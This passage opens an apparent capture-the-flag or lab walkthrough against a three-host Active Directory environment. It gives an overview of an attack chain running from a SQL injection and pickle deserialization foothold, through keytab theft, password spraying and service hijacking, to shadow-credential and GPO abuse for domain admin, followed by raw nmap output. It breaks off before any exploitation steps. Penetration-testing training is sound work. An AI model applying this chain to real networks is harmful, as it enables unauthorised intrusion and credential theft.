
Overview

The machine starts by bypassing authentication on WEB-01 with sql injection that leaks backup.zip and abusing pickle deserialization to get shell as phil, symlinking a staged config to leak john's ssh key and abusing disk group via debugfs to dump krb5.keytab to get a ticket as svc_web. Enumerating smb shares to find a password policy and spraying the predictable initial-password formula to get winrm as l_conrad, then hijacking the writable CTOSInventorySvc binary to get shell as SYSTEM on IT-WS01 to find a KeePass database. Cracking the database to get svc_infra_mgr and chaining GenericWrite with shadow credentials and GPO abuse to get shell as domain admin on DC01.
Objective
CTOS Corporation delivers cutting-edge managed services, cloud solutions, and cybersecurity expertise to clients of all sizes. You have been hired to perform their annual penetration test against 3 high-value targets in the Active Directory environment. Your task is to identify all vulnerabilities and (if possible) elevate your privileges to Domain Admin.
This lab has 3 machines
- DC01 at 10.1.195.61
- IT-WS01 at 10.1.155.141
- WEB-01 at 10.1.222.179
Enumeration
We'll start with nmap scan as usual
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ nmap -sC -sV -vv -oA init_scan -Pn 10.1.195.61 10.1.155.141 10.1.222.179
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-06 04:18 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:18
Completed NSE at 04:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:18
Completed NSE at 04:18, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:18
Completed NSE at 04:18, 0.00s elapsed
Initiating Parallel DNS resolution of 3 hosts. at 04:18
Completed Parallel DNS resolution of 3 hosts. at 04:19, 5.61s elapsed
Initiating Connect Scan at 04:19
Scanning 3 hosts [1000 ports/host]
Discovered open port 80/tcp on 10.1.222.179
Discovered open port 135/tcp on 10.1.155.141
Discovered open port 135/tcp on 10.1.195.61
Discovered open port 53/tcp on 10.1.195.61
Discovered open port 445/tcp on 10.1.195.61
Discovered open port 22/tcp on 10.1.222.179
Discovered open port 3389/tcp on 10.1.195.61
Discovered open port 139/tcp on 10.1.195.61
Discovered open port 464/tcp on 10.1.195.61
Discovered open port 593/tcp on 10.1.195.61
Discovered open port 88/tcp on 10.1.195.61
Discovered open port 445/tcp on 10.1.155.141
Discovered open port 3389/tcp on 10.1.155.141
Discovered open port 5985/tcp on 10.1.195.61
Discovered open port 5985/tcp on 10.1.155.141
Increasing send delay for 10.1.195.61 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.1.195.61 from 5 to 10 due to 11 out of 36 dropped probes since last increase.
Connect Scan Timing: About 42.32% done; ETC: 04:20 (0:00:42 remaining)
Discovered open port 3269/tcp on 10.1.195.61
Increasing send delay for 10.1.222.179 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.1.195.61 from 10 to 20 due to max_successful_tryno increase to 5
Increasing send delay for 10.1.195.61 from 20 to 40 due to max_successful_tryno increase to 6
Completed Connect Scan against 10.1.155.141 in 75.07s (2 hosts left)
Completed Connect Scan against 10.1.222.179 in 75.96s (1 host left)
Discovered open port 636/tcp on 10.1.195.61
Discovered open port 389/tcp on 10.1.195.61
Completed Connect Scan at 04:20, 83.43s elapsed (3000 total ports)
Initiating Service scan at 04:20
Scanning 18 services on 3 hosts
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_
]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color | )LaserJet ([\w._ -]+) '
Completed Service scan at 04:21, 47.79s elapsed (18 services on 3 hosts)
NSE: Script scanning 3 hosts.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:21
NSE Timing: About 99.96% done; ETC: 04:21 (0:00:00 remaining)
Completed NSE at 04:21, 41.90s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:21
Completed NSE at 04:21, 3.23s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:21
Completed NSE at 04:21, 0.00s elapsed
Nmap scan report for 10.1.195.61
Host is up, received user-set (0.15s latency).
Scanned at 2026-09-06 04:19:02 EDT for 177s
Not shown: 988 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack Simple DNS Plus
88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2026-09-06 08:20:32Z)
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: CTOS.CORP0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.CTOS.CORP
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.CTOS.CORP
| Issuer: commonName=CTOS-DC01-CA/domainComponent=CTOS
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-15T20:12:45
| Not valid after: 2027-02-15T20:12:45
| MD5: d5ba:9de3:f858:7311:990e:51f7:1f3c:b418
| SHA-1: f703:b2a9:eaea:afd8:7aee:7123:48b0:97e0:73ab:2749
| -----BEGIN CERTIFICATE-----
| MIIGHTCCBQWgAwIBAgITJQAAAAIP/9fB9XzVOgAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBDMRQwEgYKCZImiZPyLGQBGRYEQ09SUDEUMBIGCgmSJomT8ixkARkWBENUT1Mx
| FTATBgNVBAMTDENUT1MtREMwMS1DQTAeFw0yNjAyMTUyMDEyNDVaFw0yNzAyMTUy
| MDEyNDVaMBkxFzAVBgNVBAMTDkRDMDEuQ1RPUy5DT1JQMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEAy4jHZ5h8tASELFQ7Vz8t4jwrvyws4DobiwCwnU9/
| Ic9iMRHZy44C51s3TfueLFtIv6Gi90A0NxONIJ4iOnRui/4nlzWAQVzNR60hP6Om
| hrAx49rgOpBjTFWrLk3B5fC2S3QtsjFr/wd2BSEYEh/Z9ZXNpSTojM6nX/isqQyM
| BlTp0PiaGXpV6EkHOxlgz4qhwL5OymcVdnSx6F7R2pf8B5lhJzMnX1D8wqjwgXZc
| Ub+FuyLnRq9f85HCkFiZlztU/o43kN4a6di6Glse912+M5ZtV4LEapsUGkJwdWG0
| cKJ+eWsowODa9UmqJibXXjUN48Fb4JuRwTUPYHEdjyhkbQIDAQABo4IDMjCCAy4w
| LwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBsAGwAZQBy
| MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAw
| eAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCA
| MAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsGCWCGSAFl
| AwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUrFyXk0+/h+Ht/qCE
| wlKSyEUBCdowHwYDVR0jBBgwFoAU4pZltQR07atKi2GRTGC6XTkJAWIwgcUGA1Ud
| HwSBvTCBujCBt6CBtKCBsYaBrmxkYXA6Ly8vQ049Q1RPUy1EQzAxLUNBLENOPURD
| MDEsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2Vz
| LENOPUNvbmZpZ3VyYXRpb24sREM9Q1RPUyxEQz1DT1JQP2NlcnRpZmljYXRlUmV2
| b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2lu
| dDCBvAYIKwYBBQUHAQEEga8wgawwgakGCCsGAQUFBzAChoGcbGRhcDovLy9DTj1D
| VE9TLURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENO
| PVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Q1RPUyxEQz1DT1JQP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDoGA1UdEQQzMDGgHwYJKwYBBAGCNxkBoBIEEMq6EMjhoTRBlWyJ8ERDvHKCDkRD
| MDEuQ1RPUy5DT1JQME8GCSsGAQQBgjcZAgRCMECgPgYKKwYBBAGCNxkCAaAwBC5T
| LTEtNS0yMS0xNzUxNDY4MzIzLTI2MjMzNTU2MzgtMjcxODg1NDk0NC0xMDAwMA0G
| CSqGSIb3DQEBCwUAA4IBAQCpvMunyEHUkMaBdcBcU2jf0U92Zqu9PqdKgEE029o3
| o1eTc+tqtJshaG34W0H9wcSl71kfmdIrCEKh7bBhXFqGzps3ZFdMER2oqIyAvAyG
| 5hhfLbDf3N219Hc+kEw201o70dqJJS2TcEbuUspFSb12L8l+r9/YWUt6q60/+kYQ
| JpHjpfg7iY4EdVOAFI8MXz3s9zCRNBLxObglxuUocJLiY13NjqTAiFQtQrQXkgK9
| bEr9l8QAu6Cy/fSciylMM8+YCyqaSaca5MN4Hlqmw9G3ru1/kzVBTKy/xJb4B0bZ
| t4/z6AhCk0yT7NYrxqFtWbQK7bzAKP60LfB7KEU4siql
| _-----END CERTIFICATE-----
445/tcp open microsoft-ds? syn-ack
464/tcp open kpasswd5? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: CTOS.CORP0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.CTOS.CORP
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.CTOS.CORP
| Issuer: commonName=CTOS-DC01-CA/domainComponent=CTOS
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-15T20:12:45
| Not valid after: 2027-02-15T20:12:45
| MD5: d5ba:9de3:f858:7311:990e:51f7:1f3c:b418
| SHA-1: f703:b2a9:eaea:afd8:7aee:7123:48b0:97e0:73ab:2749
| -----BEGIN CERTIFICATE-----
| MIIGHTCCBQWgAwIBAgITJQAAAAIP/9fB9XzVOgAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBDMRQwEgYKCZImiZPyLGQBGRYEQ09SUDEUMBIGCgmSJomT8ixkARkWBENUT1Mx
| FTATBgNVBAMTDENUT1MtREMwMS1DQTAeFw0yNjAyMTUyMDEyNDVaFw0yNzAyMTUy
| MDEyNDVaMBkxFzAVBgNVBAMTDkRDMDEuQ1RPUy5DT1JQMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEAy4jHZ5h8tASELFQ7Vz8t4jwrvyws4DobiwCwnU9/
| Ic9iMRHZy44C51s3TfueLFtIv6Gi90A0NxONIJ4iOnRui/4nlzWAQVzNR60hP6Om
| hrAx49rgOpBjTFWrLk3B5fC2S3QtsjFr/wd2BSEYEh/Z9ZXNpSTojM6nX/isqQyM
| BlTp0PiaGXpV6EkHOxlgz4qhwL5OymcVdnSx6F7R2pf8B5lhJzMnX1D8wqjwgXZc
| Ub+FuyLnRq9f85HCkFiZlztU/o43kN4a6di6Glse912+M5ZtV4LEapsUGkJwdWG0
| cKJ+eWsowODa9UmqJibXXjUN48Fb4JuRwTUPYHEdjyhkbQIDAQABo4IDMjCCAy4w
| LwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBsAGwAZQBy
| MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAw
| eAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCA
| MAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsGCWCGSAFl
| AwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUrFyXk0+/h+Ht/qCE
| wlKSyEUBCdowHwYDVR0jBBgwFoAU4pZltQR07atKi2GRTGC6XTkJAWIwgcUGA1Ud
| HwSBvTCBujCBt6CBtKCBsYaBrmxkYXA6Ly8vQ049Q1RPUy1EQzAxLUNBLENOPURD
| MDEsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2Vz
| LENOPUNvbmZpZ3VyYXRpb24sREM9Q1RPUyxEQz1DT1JQP2NlcnRpZmljYXRlUmV2
| b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2lu
| dDCBvAYIKwYBBQUHAQEEga8wgawwgakGCCsGAQUFBzAChoGcbGRhcDovLy9DTj1D
| VE9TLURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENO
| PVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Q1RPUyxEQz1DT1JQP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDoGA1UdEQQzMDGgHwYJKwYBBAGCNxkBoBIEEMq6EMjhoTRBlWyJ8ERDvHKCDkRD
| MDEuQ1RPUy5DT1JQME8GCSsGAQQBgjcZAgRCMECgPgYKKwYBBAGCNxkCAaAwBC5T
| LTEtNS0yMS0xNzUxNDY4MzIzLTI2MjMzNTU2MzgtMjcxODg1NDk0NC0xMDAwMA0G
| CSqGSIb3DQEBCwUAA4IBAQCpvMunyEHUkMaBdcBcU2jf0U92Zqu9PqdKgEE029o3
| o1eTc+tqtJshaG34W0H9wcSl71kfmdIrCEKh7bBhXFqGzps3ZFdMER2oqIyAvAyG
| 5hhfLbDf3N219Hc+kEw201o70dqJJS2TcEbuUspFSb12L8l+r9/YWUt6q60/+kYQ
| JpHjpfg7iY4EdVOAFI8MXz3s9zCRNBLxObglxuUocJLiY13NjqTAiFQtQrQXkgK9
| bEr9l8QAu6Cy/fSciylMM8+YCyqaSaca5MN4Hlqmw9G3ru1/kzVBTKy/xJb4B0bZ
| t4/z6AhCk0yT7NYrxqFtWbQK7bzAKP60LfB7KEU4siql
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
3269/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: CTOS.CORP0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.CTOS.CORP
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.CTOS.CORP
| Issuer: commonName=CTOS-DC01-CA/domainComponent=CTOS
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-15T20:12:45
| Not valid after: 2027-02-15T20:12:45
| MD5: d5ba:9de3:f858:7311:990e:51f7:1f3c:b418
| SHA-1: f703:b2a9:eaea:afd8:7aee:7123:48b0:97e0:73ab:2749
| -----BEGIN CERTIFICATE-----
| MIIGHTCCBQWgAwIBAgITJQAAAAIP/9fB9XzVOgAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBDMRQwEgYKCZImiZPyLGQBGRYEQ09SUDEUMBIGCgmSJomT8ixkARkWBENUT1Mx
| FTATBgNVBAMTDENUT1MtREMwMS1DQTAeFw0yNjAyMTUyMDEyNDVaFw0yNzAyMTUy
| MDEyNDVaMBkxFzAVBgNVBAMTDkRDMDEuQ1RPUy5DT1JQMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEAy4jHZ5h8tASELFQ7Vz8t4jwrvyws4DobiwCwnU9/
| Ic9iMRHZy44C51s3TfueLFtIv6Gi90A0NxONIJ4iOnRui/4nlzWAQVzNR60hP6Om
| hrAx49rgOpBjTFWrLk3B5fC2S3QtsjFr/wd2BSEYEh/Z9ZXNpSTojM6nX/isqQyM
| BlTp0PiaGXpV6EkHOxlgz4qhwL5OymcVdnSx6F7R2pf8B5lhJzMnX1D8wqjwgXZc
| Ub+FuyLnRq9f85HCkFiZlztU/o43kN4a6di6Glse912+M5ZtV4LEapsUGkJwdWG0
| cKJ+eWsowODa9UmqJibXXjUN48Fb4JuRwTUPYHEdjyhkbQIDAQABo4IDMjCCAy4w
| LwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBsAGwAZQBy
| MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAw
| eAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCA
| MAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsGCWCGSAFl
| AwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUrFyXk0+/h+Ht/qCE
| wlKSyEUBCdowHwYDVR0jBBgwFoAU4pZltQR07atKi2GRTGC6XTkJAWIwgcUGA1Ud
| HwSBvTCBujCBt6CBtKCBsYaBrmxkYXA6Ly8vQ049Q1RPUy1EQzAxLUNBLENOPURD
| MDEsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2Vz
| LENOPUNvbmZpZ3VyYXRpb24sREM9Q1RPUyxEQz1DT1JQP2NlcnRpZmljYXRlUmV2
| b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2lu
| dDCBvAYIKwYBBQUHAQEEga8wgawwgakGCCsGAQUFBzAChoGcbGRhcDovLy9DTj1D
| VE9TLURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENO
| PVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Q1RPUyxEQz1DT1JQP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDoGA1UdEQQzMDGgHwYJKwYBBAGCNxkBoBIEEMq6EMjhoTRBlWyJ8ERDvHKCDkRD
| MDEuQ1RPUy5DT1JQME8GCSsGAQQBgjcZAgRCMECgPgYKKwYBBAGCNxkCAaAwBC5T
| LTEtNS0yMS0xNzUxNDY4MzIzLTI2MjMzNTU2MzgtMjcxODg1NDk0NC0xMDAwMA0G
| CSqGSIb3DQEBCwUAA4IBAQCpvMunyEHUkMaBdcBcU2jf0U92Zqu9PqdKgEE029o3
| o1eTc+tqtJshaG34W0H9wcSl71kfmdIrCEKh7bBhXFqGzps3ZFdMER2oqIyAvAyG
| 5hhfLbDf3N219Hc+kEw201o70dqJJS2TcEbuUspFSb12L8l+r9/YWUt6q60/+kYQ
| JpHjpfg7iY4EdVOAFI8MXz3s9zCRNBLxObglxuUocJLiY13NjqTAiFQtQrQXkgK9
| bEr9l8QAu6Cy/fSciylMM8+YCyqaSaca5MN4Hlqmw9G3ru1/kzVBTKy/xJb4B0bZ
| t4/z6AhCk0yT7NYrxqFtWbQK7bzAKP60LfB7KEU4siql
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: CTOS
| NetBIOS_Domain_Name: CTOS
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: CTOS.CORP
| DNS_Computer_Name: DC01.CTOS.CORP
| Product_Version: 10.0.20348
| _ System_Time: 2026-09-06T08:21:16+00:00
| _ssl-date: 2026-09-06T08:21:55+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.CTOS.CORP
| Issuer: commonName=DC01.CTOS.CORP
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-12T15:59:39
| Not valid after: 2027-02-11T15:59:39
| MD5: ebdf:cb8c:8807:acf0:1c2f:4600:ca02:e3ad
| SHA-1: a811:4abb:dd37:fa7f:2116:1e33:2592:907f:b044:337d
| -----BEGIN CERTIFICATE-----
| MIIC4DCCAcigAwIBAgIQFVCc1w2g/rJEU5W7VxYSZDANBgkqhkiG9w0BAQsFADAZ
| MRcwFQYDVQQDEw5EQzAxLkNUT1MuQ09SUDAeFw0yNjA4MTIxNTU5MzlaFw0yNzAy
| MTExNTU5MzlaMBkxFzAVBgNVBAMTDkRDMDEuQ1RPUy5DT1JQMIIBIjANBgkqhkiG
| 9w0BAQEFAAOCAQ8AMIIBCgKCAQEAlMTOszpm+9eRv7pDi2CrXN7cn8VKFxPpge3w
| nvRy1EZ+jWmn3s2JZq0SXvUukyUI2C5vOf51KHefdjmSRrNlBibp4bz0WVurVRfb
| GxhI0BGhiE82scspuzg+/n1BLJn9e5Vi1u/rIUXfsrDSfwn5VVjKdIqdbPxelKUI
| G/TX883aFZkKCBF6RI2Dfai1gt7JXDIobA+BiOFsAoruMh7ENrYHeMQ5BrjuAWhu
| BLXFsKwQfZkEvnM26zW4n7T2reOpfUkBgA1LQyMzDJv9H5J36NozTO4YvrgRDa1v
| y95ky5st+XS3usiggezG24jfHPnKXx2ri/rO6h0fOyNxmPiB8QIDAQABoyQwIjAT
| BgNVHSUEDDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQAD
| ggEBAHEgDC+hCDSX30lb885K8XSPfsaDycXNlvbHEG6/c/y+Zv2JQddEW3JzVOvB
| MSZtK23NjSp5qNbZW3FcXhheIXdIHpmC8F494oYlQ9UXNOgD8o7trwzvrLcpamSn
| Mgw6tNglY1haD1ZQoWI52wX134LSQkqakYRCuHFfbYPTM2OO8L9mxhkZni3UkV9J
| 6TdCyhfn47LSaX50CE+xakAKCm54mxMelLpLUD9f9Kn1oAbAqeHmpx4o0tmL2rw/
| 8nfkvOisliRgragwDK5PP4SpVMLmHACkSgn0fHeBF2s2pPce2gUg76cTGUKWBuEi
| Vw6ikBtVJ/NM0vOT67D7Y6tNWVc=
| _-----END CERTIFICATE-----
5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-title: Not Found
| _http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 32900/tcp): CLEAN (Couldn't connect)
| Check 2 (port 18245/tcp): CLEAN (Couldn't connect)
| Check 3 (port 54691/udp): CLEAN (Timeout)
| Check 4 (port 12513/udp): CLEAN (Failed to receive data)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-09-06T08:21:15
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: 0s, deviation: 0s, median: -1s
Nmap scan report for 10.1.155.141
Host is up, received user-set (0.15s latency).
Scanned at 2026-09-06 04:19:02 EDT for 177s
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
135/tcp open msrpc syn-ack Microsoft Windows RPC
445/tcp open microsoft-ds? syn-ack
3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services
| _ssl-date: 2026-09-06T08:21:54+00:00; -2s from scanner time.
| rdp-ntlm-info:
| Target_Name: CTOS
| NetBIOS_Domain_Name: CTOS
| NetBIOS_Computer_Name: IT-WS01
| DNS_Domain_Name: CTOS.CORP
| DNS_Computer_Name: IT-WS01.CTOS.CORP
| Product_Version: 10.0.20348
| _ System_Time: 2026-09-06T08:21:13+00:00
| ssl-cert: Subject: commonName=IT-WS01.CTOS.CORP
| Issuer: commonName=IT-WS01.CTOS.CORP
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-12T16:48:20
| Not valid after: 2027-02-11T16:48:20
| MD5: b2ba:6947:727b:2bb2:6b37:f3a3:9437:8cdc
| SHA-1: 4ec3:3a61:e959:6222:6be1:d3dc:d584:e51e:2085:4116
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIQFNTDMR+d04NH54sUABAG3DANBgkqhkiG9w0BAQsFADAc
| MRowGAYDVQQDExFJVC1XUzAxLkNUT1MuQ09SUDAeFw0yNjA4MTIxNjQ4MjBaFw0y
| NzAyMTExNjQ4MjBaMBwxGjAYBgNVBAMTEUlULVdTMDEuQ1RPUy5DT1JQMIIBIjAN
| BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1Bcil+zSlNzkYi+kVr7F1YozKzBF
| q0upGmrNdnSb+GsleQR7dSDmio5Ftr3TnDvl+tKQir1Awle7MlI0uwTJ84UrvnqW
| pV0YaZC3Mcw1GycwRKfksGVoWYW07EI+4A9QF6AChAwdwUqALFsgyhiwvq/nrqfO
| p7r/NFsQre9XQeYb9mmIQb9FrF5ompQIqXN+PAjnwRhB5rBpMzqfNmRO4kurqk7T
| FncH568wDwvu+bv4KyGvPzxzIZXxbsqePISBqf6LUpVoq6AQ2yVTU+mDjzAJ5DcH
| WFzYwJOSYewH6CMk+qMD4ikX2z67kDfoOVMavUb0wYzYxUnlq0YCs6KEMQIDAQAB
| oyQwIjATBgNVHSUEDDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcN
| AQELBQADggEBALfX6nQcTajRDIEaF329XMc2xkFC0H9H4iefzmjktuBfYC503+dT
| lmLC+1WDDSmb+SgWE2xe2+W3gqhFTElNADtI1CYWnLAlWp81Zb3BPjTEcOBgA9lw
| rw6LNh5VrBb3kB446ZPt7bNDDgrxVeSfKwBzWq9ylKm/jdhYH/gEjZexHl5jQG8K
| L8+AhJXdXcUPjkvefTo7LU6BICKcQtwsEKsDjeQEugcGsENlc2AwmQuvWlno+860
| iLBCKU1gpNe+TLGgx/GtzPgbWBfEUkH5wD+d69LNW+yWz/dYNNOBi2u08rnsyPHv
| dXTiJnyqaHWKWYYy2t9qvLoDzJI3z7Kfnic=
| _-----END CERTIFICATE-----
5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-title: Not Found
| _http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
| date: 2026-09-06T08:21:22
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| _clock-skew: mean: -2s, deviation: 0s, median: -2s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 26604/tcp): CLEAN (Timeout)
